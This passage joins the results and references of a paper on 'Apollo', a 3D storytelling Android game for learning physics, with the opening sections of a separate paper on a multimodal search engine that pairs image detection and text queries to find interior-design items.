


Figure 1. Physics Formulas Free app (screen from Google Play)

At Google Play, there are several hundred apps for physics, with several dozen for learning, mostly in English:

- *Physics Formulas Free*, rated 4.5 (out of 5) stars, with more than 500,000 downloads,
- *Complete Physics*, rated 4.1, over 500,000 downloads,
- *Learn Physics*, rated 4 stars, over 500,000 downloads,
- *PhyWiz-Physics Solver*, 4.6, over 100,000 downloads,
- *Physics Notes*, rated 4.2 stars, over 100,000 downloads.




Figure 2. Complete Physics app (screen from Google Play)

*Physics Formulas Free* (Figure 1) is for calculating physics problems; it allows adding user-defined formulas. *Complete Physics* (Figure 2) has tutorials, questions, and a quiz. *Learn Physics* (Figure 3) has tutorials, formulas calculator and quizzes. *PhyWiz – Physics Solver* helps doing physics homework; it solves physics questions. *Physics Notes* has tutorials, step by step instructions, and allows learning in a deep and intuitive way. It is praised [25], but criticized: “I would like to see (...) testing features and instant-feedback in order to really put the theory into practice. (...) it would be great if students could add their own notes (...) it will enhance the revision.”




Figure 3. Learn Physics app (screen from Google Play)

#### A. Physics Apps in Polish

There are few apps for learning physics in Polish, not offering entertainment. *Fizyka na 5!* (Figure 4), rated 4.1, with over 1,000,000 downloads is a crib with formulas. *Fizyka–Słownik*, rated 4.4, 50,000-100,000 downloads, is a physics dictionary, with quizzes. *Fizyka – kalkulator*, rated 4.3, 10,000-50,000 downloads, calculates physical formulas.



Figure 4 Fizyka na 5! app (screen from Google Play)

### IV. APOLLO APP

Based on the analysis of physics apps, mobile devices market, and operating systems, we prepared an edutainment physics app for Android. We used our experience in implementing an educational platform with elements of puzzle learning [26]. The app, *Apollo* (Figure 5) is a RPG



(role playing game), with storytelling and 3D world [9] in the *first person perspective* - rendered from the player's viewpoint.

#### A. Storytelling

In interactive storytelling, the user can control the course of events in an app. It can be applied to physics education [27], [28], but there are no such games on the Polish market.

The narrative of the *Apollo* app is based on space travel. The spaceship *Apollo* experiences propulsion breakdown and loses contact with Earth. The computer must be fixed, and to do this, it is necessary to contact Earth. The pilot must help in determining the parameters necessary to send the message, and the computer gives the user a physics task to solve, and shows an explanatory video presentation.

#### B. Interactive 3D World

The most common engine for creating games is Unity 3D [29]; also Unreal Engine [30] is popular. We used Unity 4.5. Unity works with Direct 3D (for Windows), and OpenGL ES for Android. It offers options for real time rendering, and detects the best hardware settings of a device on which the app is initialized, and automatically adjusts the settings. Functionality tests were carried out in Unity 3D Remote; simulating the game on the target device.



Figure 5 Start screen of the *Apollo* app

#### C. User Interface and Interaction

The app should be easy to use for junior high school students, so we followed UX guidelines [6]. The game is controlled through gestures, 2 virtual joysticks displayed on the screen, and a touch-activated interface of high usability. Our app is engaging, and uses simple communication.

The user of the *Apollo* app moves in a space station (Figure 6) using virtual joysticks in the lower corners of the screen. Consequent steps encourage the user to learn. The user explores the spaceship, to find hints and educational materials on the guidance computers. The interaction is through touching or approaching an interactive object (Figure 7), which have charts with formulas (Figure 8), movies, etc.

#### D. Implementation

The app is for Android 2.3.1 or higher, GPU supporting OpenGL ES 2.0 or higher, Internet, and 1 GB of RAM.

The planet and spaceship were modelled in 3ds Max [31]. Animation was rendered using V-Ray 2.0, and 3D objects exported to FBX format. Textures, texts and graphics (1024 x1024) were made in Adobe Photoshop [32], and normal maps in Quixel Suite [33]. 25 colliders with an active trigger function were designed to activate sliding doors animations, move consoles, and to activate video clips and sounds.



Figure 6 The interior of the space ship in *Apollo*, with lights shown



Figure 7 Interactive element in *Apollo*: the screen




Figure 8 A chart with physical formulas in *Apollo*

We used speech synthesis [34] to get the voice of the computer. Adobe Audition [32] was used to edit audio files. Intro was created in Adobe After Effects [32].

### V. USABILITY TESTS OF *APOLLO*

The usability tests were performed using Samsung Galaxy Tab 4 (10" screen), to observe how the users navigate the game environment and accomplish simple tasks in their first contact with the app. We also wanted to study the users' first impression of educational storytelling on a mobile device.

11 IT students (Information technology, college seniors from Poland, age: 22-46, M=29.9, SD=7.6) took part in the experiments; 5 participants is sufficient in such tests [35]. All testers used tablets and smartphones before. Each student owned a smartphone and 8 of them also a tablet. All except 1 person had already used educational apps:

- 7 persons used educational applications on laptops,
- 6 used educational apps on smartphones,
- 5 used educational applications on desktop computers,
- 4 used educational apps on tablets,
- 1 used educational games on Nintendo DS console.

Prior experience of the students included: foreign language learning (7 persons), programming language learning (2 persons), and geography and anatomy learning (one person each). 1 person never used educational apps.

#### A. Test Procedure

Each test had a form of an individual session, guided by a moderator, observing the user performing the tasks:

1. Start the app on the tablet.
2. Start navigating a character in the game environment.
3. Leave a room and go to the bridge deck of the space ship.
4. Find the captain's console; listen to the computer's orders.
5. Find the navigation console with further instructions.
6. Find the science room and see an educational video.

Next, the testers completed an online survey, to assess the usability, interaction and audio-visual aspects of the app, and prior experience in using mobile devices in education.

## VI. RESULTS OF USABILITY TESTS

### 1. To what extent the app was easy to use?

A majority of users (Figure 9) evaluated the app as easy to use ( $M=3.8$ ,  $SD=0.6$ ;  $M$  – mean value,  $SD$  – standard deviation).



Figure 9 Ease of use of the Apollo app

### 2. To what extent it was easy to navigate the character?

The users evaluated it as convenient ( $M=3.6$ ,  $SD=0.9$ , Figure 10). Some users had difficulties to navigate the characters at the beginning. They were unable to find controllers, shown as semi-transparent ellipses in the corners (Figure 11).




Figure 10 Convenience of navigating the character in the app

### 3. To what extent the graphical elements of the interface were clear and understandable?

They were mostly evaluated as understandable and very understandable (Figure 12,  $M=3.8$ ,  $SD=1.1$ ). The users tested if it was easy to find infographics, recognize them as navigation elements, and follow. Some users missed lettering on the doors, and readability of information screens was low in some cases because of poorly selected colours and fonts.




Figure 11 Controllers in Apollo (in the lower corners)




Figure 12 Understandability of the graphical elements of the interface

### 4. Was the size of buttons appropriate?

All users considered it appropriate ( $M=3.0$ ,  $SD=0.0$ ).

### 5. Was the size of fonts and graphics large enough to maintain their readability?

Opinions (Figure 13) were mainly moderate and very good ( $M=3.6$ ,  $SD=1.2$ ). Some users did not notice letterings on the door, and readability of information screens was also low in some cases because of poorly selected colours and font. Therefore, colours and fonts should be improved.




Figure 13 Size of fonts and graphics in the app

### 6. Evaluation of scoring

Most users evaluated scoring and sound quality as good and very good, but some as moderate or bad ( $M=3.8$ ,  $SD=1.2$ , Figure 14). The users mainly complained about the bothersome voice of the synthesizer, reading the commands.



Figure 14 Evaluation of scoring in the app

### 7. Aesthetic value of the app

Diverse opinions were shown ( $M=3.6$ ,  $SD=1.1$ , Figure 15). Probably more sophisticated design is needed.



Figure 15 Aesthetic value of the app

### 8. General evaluation of the app for tablets

Most users evaluated the app for tablets as moderate or good to be used on tablets ( $M=3.5$ ,  $SD=0.8$ , Figure 16).



Figure 16 General evaluation of the app for tablets

### 9. How do you evaluate the usefulness of similar educational apps for learning with tablets?

Most users evaluated it as useful, but some might had a bad experience ( $M=3.7$ ,  $SD=1.5$ , Figure 17).




Figure 17 Usefulness of similar educational apps for learning with tablets

### 10. What screen size would you recommend for convenient use of such apps on mobile devices?

Most users preferred 10" screens for similar apps (Figure 18).

#### 11. What screen orientation do you prefer when using the app with a smartphone/tablet?

The testers preferred horizontal orientation when using the app with a tablet, and vertical with a smartphone (Figure 19).

#### 12. What caused problems?

The main problem was learning to control the character, with the lack of noticeable controllers. The readability of information screens, texts on the floor and doors was low, Polish diacritics were missing, font sizes too small, and bold font unnecessary. The contrast between font colours and the background was insufficient. The text in the intro was too long, and displayed too quickly. It was not clear, which elements are interactive, and how to interact (approach or touch the element). Some testers had problems with door opening, or starting video. One person reported low level of graphics and non-intuitive introduction.

#### 13. What did you like best in the app?

The users liked the clear arrangement of rooms, game environment, and setting the scientific issues in the space.




Figure 18 Screen size for similar apps (multiple choice question)




Figure 19 Screen orientation preferred o a smartphone or a tablet

#### 14. What should be improved in the app for tablets?

The testers suggested more animations, decreasing the character's inertia, levelling of the camera view at eye level, and decreasing the transparency of the controllers. They also asked for bigger fonts, Polish diacritics, and different colours to improve contrast. Other suggestions:

- Adding an option to choose subtitles, or the narrator,
- Adding the button for skipping video material,
- Adding icons representing interactive elements,
- Better explanation of the goal of the game,
- Adjusting the scientific level to the target group.

#### 15. What was missing in the app?

The users suggested to add interactive tasks, control the character perspective through a gyroscope (rotate the device) or gestures on touchscreens, and mark interactive spots.

#### 16. Other remarks

The users asked for more interaction to enliven the game; the tasks should be more complex and engaging. The speech synthesizer (computer's voice) should be abandoned.

### VII. SUMMARY

We designed an edutainment app for learning physics on mobile devices, as young people commonly use them. The results of the usability tests of *Apollo* show that although some elements could be improved, the methodology applied to create it was properly selected.

### REFERENCES

- [1] L. Low, "M-learning standards review report", Australian Gov., 2007
- [2] M. Ally, M., A. Tsinakos, (Eds.). "Increasing Access through Mobile Learning". Commonwealth of Learning, Vancouver, 2014
- [3] L. Stanislaus, J. Joseph (Eds.). Communication as Mission. Ishvani Kendra, 2007
- [4] T. Heick, "9 Characteristics of 21st Century Learning". TeachThought, 2012
- [5] K. Ayad, D. Rigas, "Learning with edutainment: A multi-platform approach", *11th MACTEE*, pp. 220–225, 2009
- [6] W.J. Brown, A. Singhal, "Entertainment-Education Media Strategies for Social Change: Promises and Problems". In: D. Demen II, K. Villnmath (Eds.): Mass Media. Social Control and Social Change: A macrosocial perspective. Iowa State University Press, 1999
- [7] International Data Corporation, <https://www.idc.com/>, 2017
- [8] Internet Live Stats, <http://www.internetlivestats.com/>, 2017
- [9] K. Szklanny, M. Wichrowski, A. Wiczorkowska, "Educational App for Android Mobile Devices", *Proc. AMCSE 2015*, pp. 184-188
- [10] Statista, The statistics portal <https://www.statista.com/>, 2017
- [11] Ericsson, <https://www.ericsson.com/>, 2017
- [12] J. Titcomb, "Mobile web usage overtakes desktop for first time", *The Telegraph*, 1 November 2016
- [13] Impact, <https://www.impactbnd.com/>, 2017
- [14] Bennett Coleman & Co., Gadgets Now, [www.gadgetsnow.com/](http://www.gadgetsnow.com/), 2017
- [15] CISCO., Gen y: New dawn for work, play, identity, <http://www.cisco.com/>, 2015
- [16] T.T. Ahonen, "Updating Progress on the 'Recreate iPhone of 2010 for \$10 by 2020' Projection", *Communities Dominate Brands*, 2015
- [17] J. Brown, "Future mobile learning", <http://www.slideshare.net/>, 2011
- [18] Noteslate, <http://www.noteslate.com/>, 2016
- [19] LG Electronics. <http://www.lg.com/us/lg-g-flex-phones>, 2017
- [20] C. Carter, "New mobiles that change shape are 'only a matter of time'. The Telegraph, 29 April 2013
- [21] Gartner, <http://www.gartner.com/>, 2017
- [22] TNS, <http://www.tnsglobal.com/>, 2014
- [23] Gemius, <http://www.gemius.pl/>, 2015
- [24] TestMy Net, <http://testmy.net/country/pl>, 2017
- [25] EducationalAppStore, <http://www.educationalappstore.com>, 2017
- [26] K. Szklanny, M. Wichrowski, Prototyping M-Learning Course on the Basis of Puzzle Learning Methodology Learning and Collaboration Technologies. *HCI 2014*, LNCS 8524, 215-226, 2014
- [27] Y. Hadzigeorgiou, "Humanizing the teaching of physics through storytelling: the case of current electricity". *Phys. Educ.* 41(1), 42, 2006
- [28] P. Kokkotas, A. Rizaki, K. Malamitsa, "Storytelling as a Strategy for Understanding Concepts of Electricity and Electromagnetism". *Interchange* 41(4), 379-405, 2010
- [29] Unity, <https://unity3d.com/>, 2017
- [30] Epic Games, What is Unreal Engine, [www.unreal.com](http://www.unreal.com), 2017
- [31] AUTODESK, 3ds Max. <https://www.autodesk.com/>, 2017
- [32] Adobe, <http://www.adobe.com/>, 2017
- [33] Quixel, <http://quixel.se/>, 2017
- [34] IVONA, <https://www.ivona.com/>, 2017
- [35] J. Nielsen, "Why You Only Need to Test with 5 Users". Nielsen Norman Group, 2000



# What Looks Good with my Sofa: Multimodal Search Engine for Interior Design

Ivona Tautkute<sup>1,3</sup>, Aleksandra Możejko<sup>3</sup>, Wojciech Stokowiec<sup>1,3</sup>,  
Tomasz Trzciński<sup>2,3</sup>, Łukasz Brocki<sup>1</sup> and Krzysztof Marasek<sup>1</sup>

**Abstract**—In this paper, we propose a multi-modal search engine for interior design that combines visual and textual queries. The goal of our engine is to retrieve interior objects, *e.g.* furniture or wall clocks, that share visual and aesthetic similarities with the query. Our search engine allows the user to take a photo of a room and retrieve with a high recall a list of items identical or visually similar to those present in the photo. Additionally, it allows to return other items that aesthetically and stylistically fit well together. To achieve this goal, our system blends the results obtained using textual and visual modalities. Thanks to this blending strategy, we increase the average style similarity score of the retrieved items by 11%. Our work is implemented as a Web-based application and it is planned to be opened to the public.

## I. INTRODUCTION

Recent advancements in the development of efficient and effective deep learning methods that rely on multi-layer neural networks have lead to impressive results obtained for many computer vision applications, such as object detection or object classification [1], [2]. Nevertheless, a set of challenges regarding image understanding is still to be solved, for instance training a model which is able not only to detect an object, *e.g.* sofa or chair, in the picture, but based on this detection suggest a table or wallpaper to match their style. This is exactly the topic of this work and the applications of such system are numerous, including but not limited to interior design augmented reality applications or e-commerce recommendation engines.

Although several methods for finding visually similar objects exist [3], [4], they rather focus on the similarities related to the appearance of the objects, not their style or context. On the other hand, recently proposed textual representation called *word2vec* [5] that is used in many text-based search engines is trained mainly using contextual information present in the training corpus. This approach allows to map words describing objects that often appear together, *e.g.* *chair* and *table*, to spaces where their representations are closer to each other than, *e.g.* *table* and *bath tub*. Therefore, one can imagine using *word2vec* representation for finding interior design items that correspond to the same style, as they would often appear together. Nevertheless, textual search often falls short when applied to interior design applications, as the variety of stylistic and aesthetic descriptions, such as *Scandinavian style* or *minimalistic design*, is only known

by a limited number of professional interior designers, and remains cryptic for target users of those applications.

In this paper, we address the above mentioned shortcomings of visual or textual search when applied to interior design by combining the best of both worlds. More precisely, we propose a multi-modal approach to interior design search, dubbed Style Search Engine, which retrieves a list of visually similar objects enhanced with textual input from the user. Fig. 1 shows a high-level overview of our proposed Style Search Engine. The first building block of our engine combines state-of-the-art object detection algorithm YOLO 9000 [6] with visual search engine based on the outputs of deep neural network. The second block allows to further specify search criteria with text and it uses this textual input for context-aware retrieval of stylistically similar objects. At final stage, our method blends the visual and textual search results using similarity score in their respective feature spaces. This leads to 11% performance improvement in terms of style similarity of the retrieved objects.

To summarize, the contributions of this work are threefold:

- Firstly, we propose a multi-modal search framework that combines object detection, visual search and textual query to return a set of results that are visually and stylistically similar.
- Secondly, we propose a new blending method for search models (image and text) that increases the quality of the results.
- Thirdly, we implement our Style Search Engine as a working Web application with the aim of opening it to the public.

The remainder of this paper is organized in the following manner. We begin with a brief overview of the related work and then describe our Style Search Engine along with their building blocks. In Sec. IV, we introduce the datasets that is then used in Sec. V for experiments and validation of our method. We present our Web-based application of Style Search Engine in Sec. VI and in Sec. VII we conclude the paper.

## II. RELATED WORK

In this section, we first give an overview of the visual search methods proposed in the literature. We then discuss several approaches used in the context of textual search. Finally, we present works related to defining similarity in the context of aesthetics and style, as it directly pertains to the results obtained using our proposed method.

<sup>1</sup>Polish-Japanese Academy of Information Technology, Warsaw, Poland

<sup>2</sup>Warsaw University of Technology, Warsaw, Poland

<sup>3</sup>Tooploox, Warsaw, Poland.






Fig. 1. High-level overview of our proposed Style Search Engine. The visual search block of our engine uses state-of-the-art object detection algorithm YOLO 9000 [6] and the outputs of deep neural network. The textual block allows to further specify search criteria with text and increases the contextual importance of the retrieved results. Finally, by blending the visual and textual search results using similarity score in their respective feature spaces, our method significantly improves the stylistic and aesthetic similarity of the retrieved items.

#### A. Visual search

Traditionally, image-based search methods drew their inspiration from textual retrieval systems [3]. By using  $k$ -means clustering method in the space of local feature descriptors, such as SIFT [7], they are able to mimic textual word entities with the so-called *visual words*. Once the mapping from image salient keypoints to visually representative *words* was established, typical textual retrieval methods, such as Bag-of-Words [8] could be used. Video Google [9] was one of the first visual search engines that relied on this concept. Several extensions of this concept were proposed, *e.g.* spatial verification [4] that checks for geometrical correctness of initial query and eliminates the results that are not geometrically plausible. Other descriptor pooling methods were also proposed, *e.g.* Fisher Vectors [10] or VLAD [11].

Successful applications of deep learning techniques in other computer vision applications have motivated researchers to apply those methods also to visual search. Although preliminary results did not seem promising due to lack of robustness to cropping, scaling and image clutter [12], later works proved potential of those methods in the domain of image-based retrieval. For instance, by incorporation of R-MAC technique [13] image representation based on the outputs of convolutional neural networks could be computed in a fixed layout of spatial regions. Many other deep architectures were also proposed, such as siamese networks, and proved successful when applied to content-based image retrieval [14].

Nevertheless, all of the above mentioned methods suffer from an important drawback, namely they do not take into

account the contextual and stylistic similarity of the retrieved objects, which yields their application to the problem of interior design items retrieval infeasible.

#### B. Textual Search

First methods proposed to address textual information retrieval have been based on token counts, *e.g.* Bag-of-Words [8] or *TF-IDF* [15]. Despite being conceptually simple and adequate to small-scale search problems, the scalability of those methods is very limited. This is due to the fact that the representation size grows with the indexed *corpus* size and, in turn, causes problems with less frequent tokens. Additionally, when using such representations long sequences (documents) tend to have similar token distributions which results in lower discriminative power of the representation and lower retrieval precision. One way to avoid those problems is to apply a SVD decomposition of the token co-occurrence matrix and, hence, reduce the dimensionality of a representation vector [16], [17]. This, however, does not address another problem commonly occurring in token-based representations, namely the fact that they are insensitive to any sequence (token) permutation. Moreover, it is not straightforward to obtain a good representation of single tokens using above mentioned methods.

To handle those shortcomings, a new type of representation called *word2vec* has been proposed by Mikolov *et. al* [5]. The proposed instances of *word2vec*, namely continuous Bag of Words (CBOW) and Skip-Grams, allow the token representation to be learned based on its local context. To grasp also the global context of the token, later extension of *word2vec* called GLoVe [18] has been introduced. GLoVe



takes advantage of information both from local context and the global co-occurrence matrix, therefore providing a powerful and discriminative representation of textual data.

### C. Stylistic Similarity

Comparing the style similarity of two objects or scenes is one of the challenges that has to be answered when training a machine learning model for interior design retrieval application. This problem is far from being solved mainly due to the lack of a clear metric defining how to measure style similarity. Various approaches have been proposed for defining style similarity metric. Some of them focus on evaluating similarity between shapes based on their structures [19], [20] and measuring the differences between scales and orientations of bounding boxes. Other approach propose structure-transcending style similarity measure that accounts for element similarity, element saliency and prevalence [21]. In this work, we follow [22], and define style as *a distinctive manner which permits the grouping of works into related categories*. Nevertheless, instead of using hand-crafted features and predefined styles, we take data-driven probabilistic approach to determine stylistic similarity measure that we define in Sec. V-B.

## III. STYLE SEARCH ENGINE

In this section, we present the pipeline of our multi-modal Style Search Engine. As an input, it takes two types of query information: an image of an interior, *e.g.* a picture of a dining room, and a textual query used to specify search criteria, *e.g.* *cozy and fluffy*. Then, an object detection algorithm is run on the uploaded picture to detect objects of classes of interest such as chairs, tables or sofas. Once the objects are detected, their regions of interest are extracted as picture patches and submitted to visual search method. Simultaneously, the engine retrieves the results for a textual query. With all visual and textual matches retrieved, our *blending algorithm* ranks them depending on the similarity in the respective features spaces and serves the resulting list of stylistically and aesthetically similar objects. Fig. 1 shows a high-level overview of our Style Search Engine. Below, we describe each part of the engine in more details.

### A. Visual search

Instead of using an entire image of the interior as a query, our search engine applies an object detection algorithm as a pre-processing step of. This way, not only can we retrieve the results with higher precision, as we search only within a limited space of same-class pictures, but we do not need to know the object category beforehand. This is in contrast to other visual search engines proposed in the literature [14], [23], where the object category is known at test time or inferred from textual tags provided by human labeling.

As our object detection method, we use the state-of-the-art detection model YOLO 9000 [6]. It is based on DarkNet-19 model [24], [6] with 19 convolutional layers and 5 max-pooling levels. YOLO 9000 is able to detect multiple furniture classes along with their bounding boxes.

The bounding boxes are then used to generate Regions of Interest (ROIs) in the pictures and visual search is performed on the extracted ROIs.

In a set of initial experiments, we optimized the parameters of YOLO 9000 detection algorithm, mainly focusing on the detection confidence threshold. We set this threshold to 0.1, although in case of overlapping bounding boxes returned by the model, we take the one with the highest confidence score.

Once the ROIs are extracted, we compute their representation using the outputs of pre-trained deep neural networks. More precisely, we use the outputs of fully connected layers of neural networks pre-trained on ImageNet dataset [2]. We then normalize the extracted vectors of outputs, so that their  $L_2$  norm is equal to 1 and search for similar images within the dataset using this representation. To determine the neural network architecture providing the best performance, we conducted several experiments described in details in Sec. V-A.

### B. Text query search

To extend the functionality of our Style Search Engine, we implement a text query search that allows to further specify the search criteria. This part of our engine is particularly useful when trying to search for interior items that represent abstract concepts, such as *minimalism* or *Scandinavian style*.

In order to perform such a search, we need to find the mapping from textual information to vector representation of the interior item. The resulting representation should live in a multi-dimensional space, where stylistically similar objects reside close to each other. We formulate this problem in the following manner. Let us first define  $\mathbf{f} \in \mathbb{R}^n$  to be a vector representation of an item stored in the database and  $(t_1, t_2, \dots, t_i) = \mathbf{t} \in \mathcal{T}$  be a variable length sequence that represents a textual query. We are interested in finding a mapping  $m : \mathcal{T} \rightarrow \mathbb{R}^n$  from the space of queries to the vector space of interior items, such that  $dist(m(\mathbf{t}), \mathbf{f})$  is small, when  $\mathbf{f}$  are relevant to the query  $\mathbf{t}$ . Having found such a mapping, we can perform search by returning  $k$ -nearest neighbors of transformed query in interior item space using cosine similarity as a distance measure.

To obtain the above defined space embedding, we use a state-of-the-art Continuous Bag-of-Words (CBOW) model that belongs to word2vec model family [5]. We use the descriptions of various household parts, such as living rooms or kitchens, to infer the contextual information about interior items. Such descriptions are available as part of the IKEA dataset which we describe in details in Sec. IV. It is worth noticing that our embedding is trained without relying on any linguistic knowledge since the only information that the model sees during training is whether given objects appeared in the same room.

In order to optimize hyper-parameters of CBOW for furniture embedding, we run a set of initial experiments on the validation dataset and use cluster analysis of the embedding results. We select the parameters that minimize intra-cluster distances at the same maximizing inter-cluster distance. Fig. 2 shows the obtained feature embeddings using




Fig. 2. t-SNE visualization of interior items' embedding. Distinctive classes of objects, *e.g.* those that appear in bathroom or baby room, are clustered around the same region of the space.

t-SNE dimensionality reduction algorithm [25]. One can see that some classes of objects, *e.g.* those that appear in bathroom or baby room, are clustered around the same region of the space.

After obtaining the furniture embedding, we need a model to find an appropriate mapping  $m : \mathcal{T} \rightarrow \mathbb{R}^n$  from query space to the space of furniture embeddings.

To this end, we train a Long Short-Term Memory (LSTM) deep neural network architecture that has been successfully applied in several other natural language processing applications such as language modeling [26], machine translation [27] or on-line content popularity prediction [28].

We formulate the question of finding  $m : \mathcal{T} \rightarrow \mathbb{R}^n$  as a regression problem. To be more explicit, let  $\mathbf{t} = (t_1, t_2, \dots, t_i) \in \mathcal{T}$  be a furniture description from IKEA Dataset and  $\mathbf{f} \in \mathbb{R}^n$  denote its furniture embedding. We train our model to minimize the MSE between the predicted item embedding based on its description  $\hat{\mathbf{f}} = \text{LSTM}(\mathbf{t})$  and the ground-truth furniture embedding  $\mathbf{f}$ .

Due to the fact, that vocabulary of IKEA Dataset products description is rather limited and may possibly not contain words from user-generated queries, we initialized the LSTM's query embedding layer with word embeddings trained on dump of English Wikipedia with CBOW model. Additionally, to avoid overfitting, we froze the query embedding layer during training.

#### IV. DATASET

In order to evaluate our proposed Style Search Engine, we collected a dataset of interior items along with their textual description and the context in which they appear. Although several datasets for standard visual search methods exist, *e.g.* Oxford 5K [4] or Paris 6K [29], we could not use them in our work, as our multi-modal approach requires additional type of information to be evaluated. More precisely, our dataset that can be used in the context of multi-modal interior design search engine should fulfill the following conditions:

- It should contain both images of individual objects as well as room scene images with those objects present.

- It should have a ground truth defining which objects are present in a given room scene photo.
- It should also have a textual description for each room scene image.

To our knowledge, no such dataset is publicly available. Hence, we collected our own dataset by recursively scrapping the website of one of the most popular interior design distributor - IKEA<sup>1</sup>. We were able to download 298 room photos with their description and 2193 individual product photos with their textual descriptions. A sample image of the room scene and interior item along with their description can be seen in Fig. 3. We have also grouped together some of the most frequent object classes (*e.g.* chair, table, sofa) for more detailed analysis. In addition, we also divided room scene photos into 10 categories based on the room class (kitchen, living room, bedroom, children room, office). This kind of classification can be useful, *e.g.* for qualitative analysis of embedding results, as shown in Fig. 2. We plan to release our IKEA dataset to the public.

#### V. EXPERIMENTS

In this section, we present the results of the experiments conducted using our Style Search Engine to evaluate its performance with respect to the baseline methods. We first show how incorporating object detection algorithm and deep neural network architectures within our visual search engine improves the search accuracy. We then present our method for blending the results of multi-modal search and prove that using this approach we can increase the system performance by 11%.

##### A. Visual Search with Object Detection and Neural Networks

